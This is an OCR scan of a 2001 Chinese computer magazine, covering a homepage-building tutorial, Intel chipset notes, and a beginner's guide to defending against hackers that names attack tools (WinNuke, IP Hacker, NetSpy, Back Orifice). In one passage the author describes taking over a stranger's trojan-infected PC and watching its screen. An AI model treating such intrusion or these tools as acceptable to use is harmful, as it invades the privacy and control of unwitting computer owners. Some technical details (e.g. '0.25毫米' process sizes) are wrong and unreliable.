
鼠标选中“鸣涧家园”，然后在文本选择框中选择“标题1”，字体选择“楷体”，单击工具栏上的“居中”按钮，然后单击工具



图 13



图 14


图 15

栏上的“增大字体”按钮放大标题文字。

设置标题的颜色：单击“文本颜色”按钮，会出现“颜色”选择窗口，可以在颜色选择列表中选择一种颜色，然后单击确定返回到主窗口。

6.插入图片

光标移到目录前面，点菜单“插入/图像”，如图17，单击“浏览”按钮找到要插入的图片，然后单击“确定”按钮回到主窗口，这时图片就会出现在页面中了。

页面中目录区域的栏目名称可以像写字板一样进行修改，其他内容的添加也是。

前面我们已经申请了一个免费的主页存放空间，并会收到一封个人主页开通的Email通知，在这封信里面，网易会告知我们用户名和用户密码，以及个人主页地址等信息。下面就来针对这封通知信的有关要求，讲讲如何将网易提供的HTML代码加入到我们的主页当中。

7.放置广告

首先，在信件中会要求你将一些HTML代码放到个人主页的源代码中，选中源代码(就是从“<!--Channel Html Code Begin -->”开始，到“<!-- End of the Code-->”结束的整个部分)，然后按下Ctrl＋C键进行复制，再用FrontPage Express打开Index.html，光标移到页面的最下方，然后执行“插入/HTML标记”命令，打开“HTML标记”对话框后(图18)，将以上代码复制粘贴到文本区域中，然后单击“确定”按钮，则完成了代码的添加。

8.添加计数器

查看网易发来的通知信，同样可以得到“计数器”代码(各人代码不同)，添加计数器的方法同上述“添加广告条”。

计数器是干什么用的呢？每当有一个网友来浏览你主页的时候，计数器的数值就会自动加1，是用来如实记录你的网页被浏览的次数的。

9.仔细看看通知信

信里还介绍了很多网易提供的其他免费服务，比如密码取回功能、网易的个人主页讨论区、网易的免费搜索引擎，以及如何申请网易提供的其他服务等，务必仔细看看。

第三步：图片制作

1.制作透明背景图

用Photoshop5.0打开需要制作透明背景的JPG或者BMP等图片以后，执行“Mode(模式)”里的“Index(索引颜色)”，在弹出的对话框里点“OK(好)”按钮。然后执行“File(文件)”里的“Export... GIF89a(输出-->Gif89A格式输出)”命令，系统会提示选择一种透明的色彩，用吸管去点一下背景，背景就变灰了。如果还有残余，就继续点背景上的残余点，见图19。

可以看到，做成透明图的背景中有很多点点，那是因为其余部分已经做成透明的了，见图20。

2.替换原图片

在FrontPage中，鼠标左键单击原图，按Del键删除，然后执行“插入/图像”，插入新图。(用同样的方法，可以将网页中所有图片替换为透明背景图。)

3.制作平铺无接缝背景图片

感觉背景不太舒服，接缝明显。下面我们就来用Photoshop制作一个平铺无接缝背景图片。

启动Photoshop以后，打开图片(图21)，点菜单“图像”里的“图像大小”查看图片信息。然后点菜单“Mode(模式)”里的“RGB(RGB颜色)”进行转换，最后按下“Ctrl+A”，选中整个图形，然后执行菜单“Filter(滤镜)里的“Other(其他)”中的“Offset(位移)”命令，设定水平值为“长度/2”，垂直值为“宽度/2”(比如长100，宽100，这里就分别输入50)，再选中“折回”，然后点“好”，见图22。

这样图就从中间翻转了出来，再命名保存即可。最后记得在Index.html中使用新制作的图片作为背景。

第四步：本地浏览

全部做好后，可以用IE或Netscape之类的浏览器，打开我们做好的Index.html浏览一下看看，有没有什么显示不正常或者别的问题。如果有什么显示不正常(比如那




图16



图18


图21




图17


图19


图20



图22



图 23




图 24




图 25

些计数器之类的代码在不上网的状态时，显示就会不正常），就在上网状态下再用 IE 打开 Index.html 看看。如果你的网页没有大问题，现在就应该都正常了。

第五步：上传主页

1.下载CuteFTP与安装

浏览器中打开如下地址："http://www.newhua.com/CuteFTP.htm"，或者直接输入如下地址："http://www.win2000.com.cn/down/cute4232.exe"，下载 CuteFTP。

下载后，双击进入安装界面，单击"Next"后选择"I Agree"，会出现安装的路径选择对话窗口，一般可以使用系统的默认值，然后单击"Next"按钮开始安装。完成以后，安装程序会提示是否安装"Cutehtml"作为默认的网页编辑工具，选择"No"按钮，打开安装结束对话窗口，单击"Finished"按钮完成安装。

2.进入服务器

启动 CutFTP，单击"Cancel"按钮取消向导对话框。

执行"File/Site manager"站点管理命令，即可看到如图23所示窗口。

单击左下角的"New"命令按钮建立一个新站点，这时右侧会有一些项目需要填写。下面就来介绍一下其中各个信息项目的含义和填写方法。

"Label for site"为站点标识，用来表明用户当前站点的名称，可以随便起个名字就可以了，也可以使用其默认值New Site。

"Ftp Host Address"是 Ftp 主机的地址，用来填写服务器的域名地址，比如我们在网易申请的主页，就需要填写网易的域名服务器地址go.163.com。

"Ftp site User Name"就是"用户名"，比如我的就是chinamingjian。

"Ftp site Password"就是"用户密码"了，比如鸣涧的用户密码就是 1234567

其他内容不管，填写完毕。上网，再单击"Connect"按钮。

当我们登录到服务器以后，这时会出现一个欢迎的信息界面窗口，单击"确定"按钮就可以了。

3.上传

登录服务器以后，这时下面左侧窗口是本地机器的目录，而右侧是服务器上的根目录。另外，在服务器根目录下还有一个叫 Index.html 的文件。这时我们只要在左侧本地机器目录中找到存放主页文件的目录，然后按下"Ctrl＋A"选中全部文件和文件夹。鼠标直接拖放到右侧的服务器窗口中，这时就开始上传文件（如图 24）。

上传完成以后，右侧的服务器窗口会出现已经上传后的文件及文件夹（如果中途系统提示是否覆盖，选择'Yes'即可）。

至此我们就完成了主页文件的上传操作了。

3.在线浏览与测试

在线浏览

在 IE 地址栏中输入主页地址"http://go.163.com/~chinamingjian"或"http://chinamingjian.yeath.net"，应该可以正常浏览了。到这里，我们制作的主页就完成了，你就可以介绍其他网友来看啦。

测试

不过，最好在介绍朋友来看之前，你自己要前前后后每个页面都看一遍，以确保正常。

但有些时候，我们会发现，本地浏览看起来正常的主页，上传后网页或图片却不能正常显示。出现这种现象的原因有两种，一是网页中用到的文件名与实际文件名大小写不一致，而有些服务器正好特别在乎这个，所以必须把网页中的文件名改为和实际大小写一致。二是文件存放路径出现错误，所以在编写网页的同时尽量使用相对路径。

下面就来介绍一下绝对路径和相对路径。如果主页中的图片链接用的是绝对路经，那么上传以后图片就无法显示（图片会显示为一个带叉的方框），这时需用FrontPage Express打开该主页文件，鼠标左键点击显示异常的图片，打开图片属性对话窗口，可看到图像的源路径为"file:///e:/myhomepage/img/aa.gif"之类的形式。这种"file:///e:/myhomepage/img/aa.gif'就是绝对路径，需要改为相对路径"img/aa.gif"。

如果你不太明白，以上面的文件名为例，可以看这个公式：

相对路径＝绝对路径 减掉"file:///e:/myhomepage"。

第六步：更多服务

1.免费聊天室

申请地址为 http://chat.163.com/，单击"个人聊天




图 26



图 27



图 28



图 29

室”进行申请(如图25)。

填写用户名和密码,设定聊天室的中文名称及类型,单击“确定”。

完成后,单击“获取代码”,然后输入申请聊天室时的用户名以后,单击“取得代码”按钮,即可显示系统提供的HTML代码了(如图26)。

首先选中这些代码并复制到剪贴板,然后打开网页文件,将光标定位在需要加入聊天室的地方,然后执行“插入/HTML标记”命令,将聊天室代码粘贴到代码区域后,完成以后单击确定按钮。

2.申请网易论坛

http://luntan.163.com,单击“申请个人论坛”(如图27),输入“社区用户名”,在社区中选择“个人主页”,然后单击“申请论坛”按钮。

选择类别,完成以后就会进入论坛申请的最后一步(如图28),填写论坛的版名、论坛的描述信息,以及自己的电子邮件地址和个人主页地址,单击“下一步”,这时系统会给出一个申请成功的页面,并给出了一个论坛地址。

抄下这个地址,打开Index.html,在需要放置论坛的地方,加入文字“鸣涧论坛”,选中这四个字,单击“创建或编辑超链接”工具按钮,打开编辑超链接对话窗口(如图29),在URL中输入刚抄下的地址即可。

做完了上述添加,你需要再上传一次(记住,修改过的文件必须上传到网上去,网友们才能看到喔)。


图30

结 语

好了,咱们菜鸟的第一间草房就完工了。是否心动了呢?那就赶快动吧。

回头别忘了去鸣涧的主页http://chinamingjian.yeah.net(如图30),这可是按照本文一步一步做出来的实例。哈哈,难看吗?可千万别笑话啊,咱们会有一天把它装修漂亮的。

请继续关注《菜鸟主页速成手册》。

狼说 主持人说:

大家好,2001年3期第38页的《Windows 98 超酷动态桌面》刊登后,收到一些读者来信,称按照文章步骤去做,却无法成功,这里特别说明一下:

1.首先,诚恳地向广大读者表示歉意(一鞠躬),出现该问题纯属编辑考虑不周(二鞠躬),但并非文章错误(再三鞠躬)。

2.出现问题的原因是部分读者的IE浏览器不支持查看Flash动画。

3.这些读者可以去此地:http://www.macromedia.com/shockwave/download/triggerpages_mmcom/flash.html,IE会自动下载安装Flash播放插件(网速较慢时,会等待10分钟左右,然后会看到一个提示框,询问你是否信任该站点的程序之类,点“信任”和“确定”即可开始安装插件)。

安装后请再去试试看?(飞狼已经再次试验成功了)

再告诉这些朋友如何更换动画效果的一个小秘诀:比如从网上新下载了一个“abcde.swf”,那你只要把我们用作背景的那个html文件中的两处“maskaction.swf”换成“abcde.swf”,并把“abcde.swf”拷贝到maskaction.swf所在目录就可以更换动画效果了。

另,2001年3期第24页中“咖啡神功”软件正确的下载地址是:http://kinkodev.nexen.net/zip/NapAndCoffee.zip。错误在于编辑未注意仔细核实对应字符的大小写,乃编辑失误,飞狼为此也深表歉意,并对指出我错误的读者致谢。

关于栏目,飞狼还要说明一下:

本栏目和步步高栏目内容均包涵了软件、硬件、网络各个方面,它们之间的区分在于“难度”不同。

面向初学者,难度很低的属于《跟我学》,反之则属于《步步高》。请大家投稿时自行留意,否则我们还要为您转发稿件,恐会耽误您的宝贵时间。

另外,对于投稿,飞狼再重申一次:

《跟我学》栏目特别欢迎面向初学者,一步一步地介绍实用性软件操作或解决方案的文章,不欢迎那种仅仅是介绍性的文章——也就是说,我们的文章立足于教初学者“用”好软件,而不是仅仅“介绍”某个软件给大家。

如果某个软件很好,请尽量面向初学者写明如何应用,而不是仅仅介绍一下该软件的菜单和选项。如果你有好软件想介绍,但是又写不来文章,可以将该软件的下载地址、名称等发信给飞狼,由飞狼组织作者来写。我这里就代表广大读者谢谢您了。

还是那句老话,有意见您尽管提。有想法您也尽管说。

E字学说

□四川　冷星峰 冷星海

Intel 公司在其生产的产品中经常出现“E”这个字母，而且往往带“E”和不带“E”的产品无论是在性能上，还是在价格上都会有所差异。笔者在这里将最常见的列出，并作一简单介绍。

首先和大家见面的是最近在市场上出尽了风头的815和815E。815和815E芯片组在整合了i752显卡的同时又开放了一个独立的AGP4X插槽。值得大家注意的是，815和815E芯片组中整合的i752显卡本身没有任何的显存，都是依靠动态分配技术分内存作显存用。既然是动态分配，所以划分的显存大小也就不是人们常说的4MB或者是在DX诊断程序中显示的5MB，而是根据图形运算的要求实时而变，其大小应在4－48MB之间。815和815E都采用了相同的GMCH（Ghraphics Memory Controller Hub），最大的性能差异来源于所搭配的I/O控制中枢芯片（ICH）的不同，前者使用的是编号为“82801AA"或"82801AB”的ICH1芯片，而后者使用的是编号为“82801AB”的ICH2芯片。ICH1与ICH2控制芯片的主要不同点在于是否支持最新的ATA 100硬盘传输规范和CNR扩展槽。换句话说，815和815E最大的性能差异是：815E支持ATA100功能，而815只支持ATA66。两者在性能上有差异，当然价格上也就有不小的差距，一般来说，同等品牌的815主板，带“E”与不带“E”的价格大概有50-200元的差价，大家在购买时应多多注意。

说到815和815E，也许就会让大家想起一年前在市场上红透了半边天的810系列主板。当时810也分为810、810L、810 DC100、810E等多个版本。由于市场的变迁，现在市面上常见的也只剩下810和810E这两个版本了。810和810E中的“E”字母所带来的不同并不是表现在对硬盘的支持上，而是在4MB的显示缓存上。也就是说，810E在整合了i752显卡（早期的810主板整合的是i740显卡）的同时，在其主板上也同时集成了4MB的显示缓存，而810却只整合了i752显卡，没有任何显示缓存。值得大家注意的是，810E主板上整合的是4MB的显示缓存，而不是显示内存。这4MB的显示缓存从理论上说，只用于显卡的Z加速，而对显卡的速度无任何影响。但正因为这4MB的显示缓存有这样的作用，从而大大减轻了CPU的工作负担，所以无论是在测试中还是在使用中，810E的性能都要比810好得多。当然810E和810这两者之间有50-100元的差距，也就是情理之中的事情了。

最后要介绍的是PIII中部分CPU的工作频率后为“E”字母的含义。早期的PIII处理器采用0.25毫米制造工艺，512k半速二级缓存，采用Katmai核心，其总线频率只有100MHz，仅有950万个晶体管，却拥有128平方毫米的面积，相对当时的PII处理器而言在性能上没有多大实质上的提高，以笔者看来从某种意义上说只能称之为PII的一种升级产品。终于在1999年10月25日，Intel公司推出了其全新的PIII Coppermine（铜矿）处理器，Coppermine采用0.18毫米制造工艺，在其内部集成了256k全速二级缓存（二级缓存的大小虽是老PIII的一半，但其工作频率却和CPU的工作频率相同，从而大大地提高了效率）的同时内建2800万个晶体管，却只有106平方毫米的面积，总线频率有100MHz和133MHz两种（采用133MHz总线频率的Coppermine处理器在其工作频率后带一“B”字母以示区别）。这时候的Coppermine（铜矿）在性能上有了相当大幅度的提高，而在电能消耗和发热量上却得到了较大程度的改善，也就成为了真正意义上的PIII处理器。需要向诸位澄清的是，新的PIII Coppermine处理器虽取名为“铜矿”，但并不是采用先进的铜连接技术，而和其他处理器一样采用的是传统的铝连接技术。正因为新老PIII处理器在核心和性能上有如此大的差异，Intel公司必然要给予区别，这任务最终还是落在了可爱的“E”字母上。也就是说在工作频率后有“E”字母的PIII处理器采用的就是Coppermine核心，在价格上与老PIII有大约100元的差距。

看到这里，相信大家对“E”字母也就有了大致的了解，因其牵涉的知识较多，所以笔者也就不一一阐述了。

□浙江　郑晓凯

光驱对我们来说是一个头疼的东西，很多人都费尽心思让光驱延长寿命，有人调电压，有人洗激光头……

最近，我发现了一种绝妙的光驱保护法。有一次我逛超市，无意中看到一种胶纸，包装上注明是保护VCD的，只要把它贴在VCD的有标签的一面即可。我忽然想到，这是否对家里那该死的光驱有效？家里有好多烂盘，有的甚至厚度不够，以致于光驱很难把它读出来，就算把它读出来了，也会严重损害光驱的读盘能力。于是我把它买回家，把它贴在那些光盘的背面，然后放进光驱试了试，还真不错。

大家不妨试一试，这种胶纸很容易买到，而且还很便宜呢！

个人上网与防黑

□北京 唐颐 飞狼

也许你听说过黑客，也许你认为这和你无关——黑客么，听说常和FBI之类的地方较劲，和我个人有何关系？其实不然。

如今越来越多的人对如何攻击别人发生了兴趣，加入攻击者的行列。也许他水平其实很差，就是会用那么一两个攻击软件。可是遇上他，就会给你造成很多的麻烦。所以，个人上网，对这些“鸟”不得不防。

所谓“知己知彼，百战不殆”，下面就让我们开始。



《基本概念篇》

IP: 为了让联入网络的每台计算机都有独一无二的地址，早期的网络开发者们制定了IP协议，给每台联入网络的计算机分配一个地址。这个地址由4组数据组成(如202.102.13.141)。每组数据由0到255，所以整个算起来，就可以表示256X256X256X256台计算机。IP分两种，一种是固定IP，也就是说这个IP是和具体计算机一一对应的。一种是动态IP，用于拨号上网的用户。比如202.102.13.0到202.102.13.100，一共是101个网络地址，可以同时提供给101台计算机上网使用。这101个号码就是动态分配的，凡是拨号进来的就分配一个，断线后就收回，留给下一台拨号进入的计算机使用。换句话说，一般情况下，你两次拨号进入所得到的IP地址是不一样的。

端口: 针对网络应用，网络开发者们规定，每种网络服务都有一个特定的通道，叫做端口。端口的一个比较通俗的解释就是“卖菜的窗口”。一台主机就相当于一个食堂，比如规定了鱼香肉丝在一号窗口交易，肉圆在23号窗口交易，那么以后甭管是谁要买菜、卖菜，是鱼香肉丝你就得去一号窗口买卖，是肉圆你就得去23号窗口买卖。

炸弹: 指的是攻击程序，之所以命名为“某某炸弹”，是形容其威力巨大。

病毒: 计算机病毒是一种人为制造的、隐藏在计算机系统数据资源中的、能够自我复制进行传播的程序。病毒的传播方式在不同的时期有很大差异，早期主要是靠数据介质（比如软盘、光盘）等传播，近期则主要利用网络进行传播。由于网络自身的快速和便利性，一种病毒现在可以迅速地传遍全球各个角落(比如有名的‘美丽莎”等)。

计算机病毒一般都会在某种特定条件下发作，轻则干扰你的工作(比如显示一封情书，唱上一曲《两只老虎》等)，重则毁坏你的数据(比如删除你的文件，格式化你的硬盘)，乃至破坏你的计算机主板(比如CIH病毒的发作)。

木马: 一种程序。这种程序的开发，借用了古希腊传说中特洛伊战役中木马记的故事：特洛伊王子在访问希腊时，拐走希腊王后，因此希腊人远征特洛伊，但9年围攻不下。第10年，希腊将领献计，将一批精兵藏在一巨大的木马腹中，放在城外，然后佯作撤兵，特洛伊人以为敌人已退，将木马作为战利品推进城去，当夜希腊伏兵出来，打开城门里应外合攻占了特洛伊城。

一些程序开发者便利用这一思想，开发出一种外表上看起来很有魅力而且显得很可靠的程序，但是这些程序在被用户使用一段时间或者执行一定次数后，便会执行特定功能，窃取机密数据或者在系统中留下后门，供软件开发者进入或操纵系统。

黑客: 是指利用通讯软件，通过网络非法进入他人计算机系统，获取或篡改各种数据，危害信息安全的入侵者。

这些行为可能直接威胁国家政府、军事、金融、电信、电力、交通等各领域，涉及军事情报遭泄露、商业机密被窃取、金融数据被篡改、交通指挥失灵等等，严重时会干扰经济建设并危及国家安全。目前已发现有很多黑客程序，比较著名的有BO（BackOrifice)、NetBus、NetSpy、冰河、Backdoor等。

防火墙: 古时候，人们常在寓所之间砌起一道砖墙，一旦火灾发生，它能够防止火势蔓延到别的寓所。因此这种墙得名“防火墙”。

现在，如果一个网络接到了Internet上，它的用户就可以访问外部世界并与之通信。但同时，外部世界也同样可以直接访问该网络。为安全起见，可以在该网络和Internet之间插入一个

中介系统，竖起一道安全屏障。这道屏障的主要作用是阻断外部通过网络对本地网络的威胁和入侵——这种防护系统也叫做“防火墙”，或“防火墙系统”。

《知彼篇》

知己知彼，首先要了解一下敌人的攻击方式和方法，做到心中有数。

一、常见黑客攻击手法一览

黑客们的网上攻击手法很多，这里仅仅介绍一下常见的一些粗浅手法，也就是让大家有个了解，以后上网多留个心眼吧。

口令攻击

主要目的就是想办法获得系统中有效的用户名和口令，常见的有三种：

一是通过网络监听非法得到用户口令。要实施这类方法有一定的局限性，一般都为内部人员所为，但危害性极大。因为一旦攻击得手，监听者往往能够获得其所在网段的所有用户账号和口令，对局域网安全威胁尤其明显。

二是在知道用户的账号后（如电子邮件@前面的部分），利用一些专门软件强行破解用户口令，这种方法不受网段限制，但黑客要有足够的耐心和时间。

三是在想办法获得一个服务器上的用户口令文件后，用暴力破解程序和用户口令。此方法在所有方法中危害最大，尤其对那些弱智用户(指口令安全系数极低的用户，比如使用“1234567”之类作为口令)，更是在短短的一两分钟内，甚至几十秒内就可以将其密码破译出来。

电子邮件攻击

一是电子邮件轰炸，也就是通常所说的邮件炸弹，指的是利用伪造的IP地址和电子邮件地址向同一信箱发送数以千计、万计甚至无穷多次的内容相同之垃圾邮件，致使受害人邮箱被“炸”，严重者甚至会造成对方电子邮件服务器瘫痪。

二是电子邮件欺骗，攻击者佯称自己为系统管理员(邮件地址和系统管理员完全相同)，给用户发送邮件，欺骗用户修改口令为指定的字符，或在貌似正常的附件中加载病毒或其他木马程序。

攻击系统漏洞

许多系统都有这样那样的安全漏洞（Bug），其中某些是操作系统或应用软件本身具有的，如Sendmail漏洞、Win98的共享目录密码验证漏洞和IE5漏洞等。如果没有及时为系统打上补丁修补漏洞，这些漏洞将为黑客所利用，非法进入你的机器或者网络，而且没有办法防止，除非你将网线拔掉。还有一些漏洞是由于系统管理员配置错误引起的，如在网络文件系统中，将目录和文件赋予可写权限，或者是将用户密码文件以明码方式存放在某一目录下，这都会给黑客带来可乘之机……

偷取特权

利用各种特洛伊木马程序、后门程序和黑客自己编写的导致缓冲区溢出的程序进行攻击，前者可使黑客非法获得对用户机器的完全控制权，后者可使黑客获得超级用户的权限，从而拥有对整个网络的绝对控制权。这种攻击手段一旦奏效，危害性极大。

所谓的“某某网站被黑”，也就是黑客窃取密码后，获得了管理员的权力。然后进入计算机中修改了网站的主页，比如加上一段话，加上一幅图片等等。更有甚者，黑客会利用偷取的管理员权力，将重要系统数据文件破坏掉，从而导致系统瘫痪。

跳板攻击

黑客在突破一台主机后，往往以此主机作为根据地，攻击其他主机，在攻克别的主机后，再去攻击中央情报局之类的地方。更有甚者会先从美国登录到日本主机，再登录到中东主机，然后再反过来用中东的计算机发出指令，攻击美国本土的计算机系统(此举目的是隐蔽其入侵路径，避免留下蛛丝马迹让美国国内警局逮住)。

他们可以使用网络监听方法，尝试攻破同一网络内的其他主机，也可以通过IP欺骗和主机信任关系，攻击其他主机。这类攻击很狡猾，但由于某些技术很难掌握，如IP欺骗技术，因此较少被黑客使用。

拒绝服务攻击

早期数大网站遭受的就是此等攻击。这种攻击实施起来不需要破解密码，所以相对来说难度比较小。它的做法就是利用快速的网络和预先攻陷的主机，铺天盖地地向被攻击主机发送网络数据包，最后阻塞掉该主机的网络通道，让此主机只忙于应付这潮水一般的攻击数据，反而就无暇理会正常的网络服务了，从而让其他客户看起来就是该网站毫无反应，“拒绝服务”。

二、常见个人网上攻击手法与防护

邮件炸弹

一般我们的电子邮件信箱容量是有限的，比如是2MB，那么攻击者只要给你发一封容量大于2MB的信，你的信箱就撑满了。信箱被撑满后，如果不及时清理，将导致所有其他发给你的电子邮件被退回。

被撑爆的信箱可能会一直出错，让信收不下来，也无法删除，从而导致你的信箱长时间瘫痪。

邮件炸弹的防护：

申请免费的信箱。这个办法有两大好处，一是有些免费信箱号称2MB的容量，但是实际上短期内就算有20MB也收得下；二是万一真的被炸坏了，大不了不要就是了，再去申请一个。

如果这个信箱真的对你非常重要的话，你也别担心。因为就算万一不幸被炸爆，现在也有砍信机，可以一次就把服务器上所有的信很快地删除干净，修复信箱也不再困难了。

砍信机程序（专门用于删除垃圾邮件）：SpamEater、Spamkiller等。

蓝屏炸弹

“蓝屏炸弹”最早可以追溯到Win95年代的




图 1

Win95Nuke，如图1。

它主要是利用了Win95的一个Bug（此Bug被命名为OOB错误），通过网络向将被攻击的机器发送一个特定的数据包，对方的Win95收到这个数据包后，就会引发错误导致Win95瘫痪，出现蓝屏后死机（这就是“蓝屏炸弹”的名称由来）。

OOB错误在Win98中得到了纠正，所以Win95Nuke就此失效了。不过最近针对Win98，又有人写出了新的攻击程序IP Hacker 1.1，攻击画面如图2。




图 2

这个攻击工具极为傻瓜化，只要填入对方的IP，然后选择对方的操作系统类型，即可攻击对方。

防护“蓝屏炸弹”：

1.不断运行最新补丁程序，填补漏洞。

2.安装防火墙程序（请见后文《善守篇》）。

聊天室的“踢人”和“刷屏”

聊天时，也许某人和你说了一句悄悄话，然后你的屏幕上就是一大片星星，再也不能辨认任何一个文字，或者一下子就死在那里，或者是满屏文字飞快地滚动，一点看不清朋友们在说什么。这些都是通过Java实现的聊天室攻击，有些则是利用HTML代码实现的。

防护：由于这些攻击措施，一般都是利用了Java的程序，所以在你的IE浏览器里，把“工具”-->“选项”中的“高级”中，将“启用Java记录”等选项去掉即可。

木马攻击

1999年一度大名鼎鼎的木马：Back Orifice，图形界面是一个大块头手里抓着一只毫无反抗能力的猫……现在已出了BO 2000版本(图3)。



图 3

其实Back Orifice、NetSpy等都属于Back Door一类的黑客软件。它实际上是一个小小的服务器程序(安装在要入侵的机器里)，只是这个服务器程序往往过于强大，它可以让客户端(就是入侵者所在的那一头)轻轻松松地获得服务器端的所有信息，并且轻轻松松地控制服务器端的机器。也许你会问，我机器上又没有这些东西，他从何攻击我？呵呵，奥秘就在你用的“软件”里。




图 4

1.有些黑客软件本身就是木马程序，你在下载回来攻击别人的同时，悄无声息已经为别人敞开了大门，自己还不知道呢。

2.也许会有一个美眉网友在OICQ里告诉你，她刚得到一个很有趣的小程序，所以发给你一起玩。收下来一运行，的确是个很好玩的小游戏。可是你肯定不知道，说不定这个小游戏就已经被人植入了木马程序(网上专门有将木马程序和其他小游戏合并的工具，你运行小游戏的同时也就运行了木马程序)。




图 5

3.更厉害的是，也许她发给你的只是一幅“照片”，可是你不知道，这是一个改了名的黑客程序，虽然它看上去的确是一个图片文件。

举个例子，有个老牌的黑客工具NetSpy，它本身是个远程控制软件，没有想到自从推出后，由于服务器程序短小精悍，居然大受“菜鸟黑客”的欢迎，被用做黑客工具……现在又推出了新的版本。以前的版本还要想办法探知木马宿主机的IP地址，所以对于拨号上网的用户起不了大作用。现在的NetSpy可以自动搜索一段地址，凡是感染了NetSpy木马的机器就会显示出来，然后你就可以去挑个感兴趣的机器进去玩玩了。

上次我就专门试验了一下，5 分钟的功夫，这小东东居然就找到了一台机器……哎，这个倒霉的老兄……我一边摇头，一边熟练地点击着按钮……然后，我的屏幕上就出现了对方屏幕上的内容……这个人真是倒霉，不过还是提醒他一下吧。我很好心地发了一条消息给他，想来这个老兄该彻底紧张起来了……（如果你夜里上网的时候，屏幕上也这么无缘无故、悄没声息地冒出来一个窗口说“老兄，你的机器中了木马！”，想来你也会很紧张的(图4)……

过了一会再看对方屏幕，果然，已经开始用杀毒程序扫描磁盘了……不过这个老兄很不明智，居然还挂在网上，也就是说，此刻他还在我的控制之下。而且，我这里还可以查看他机器上所有的程序和进程 (图5) ——如果高兴，我甚至可以远程关闭他的杀毒程序……另外，我这里还有一个“关机”按钮……如果我按下这个按钮，那个老兄的机器就会被关闭……阿门，上帝保佑这个可怜的人吧。




图 6



图 7



图 8

木马攻击的防护:

1.不轻易运行别人发给你的程序。

2.可以使用The Cleaner对木马进行查杀(图6)，下载：http://www.download.com.cn/show.phtml?action=download&id=2427&lo=1&name=cleaner3.exe

The Cleaner查杀的各类特洛伊木马种类很多，达100多种！几乎所有较出名的这里都有，如NetSpy、BO、Netbus、Girlfriend、Happy99、BackDoor以及它们的一些不同版本，还有很多种我们大多数网友听都没听过。

《知己篇》

知彼知己，对自己系统心里也要有个谱，好歹不会为人所乘。

一、检测自身系统安全

自家机器上系统的网络安全性如何？相信大家肯定是一点没数。不要多虑，来此看看，可以测试你机器的安全性（已经装好了防火墙的朋友也可以来此测试一下）：http://sec.sky.net.cn。

请留意屏幕中间的图示信息，那里“安全评估”后面专门显示一个具体的图案，以此指明你的系统安全状态(图7)。

注意，只有三个戴眼镜的笑脸才表示你的系统很安全喔！

二、如何知道自己的IP

嘻嘻，进入上面那个网址，你就可以知道自己的IP啦。

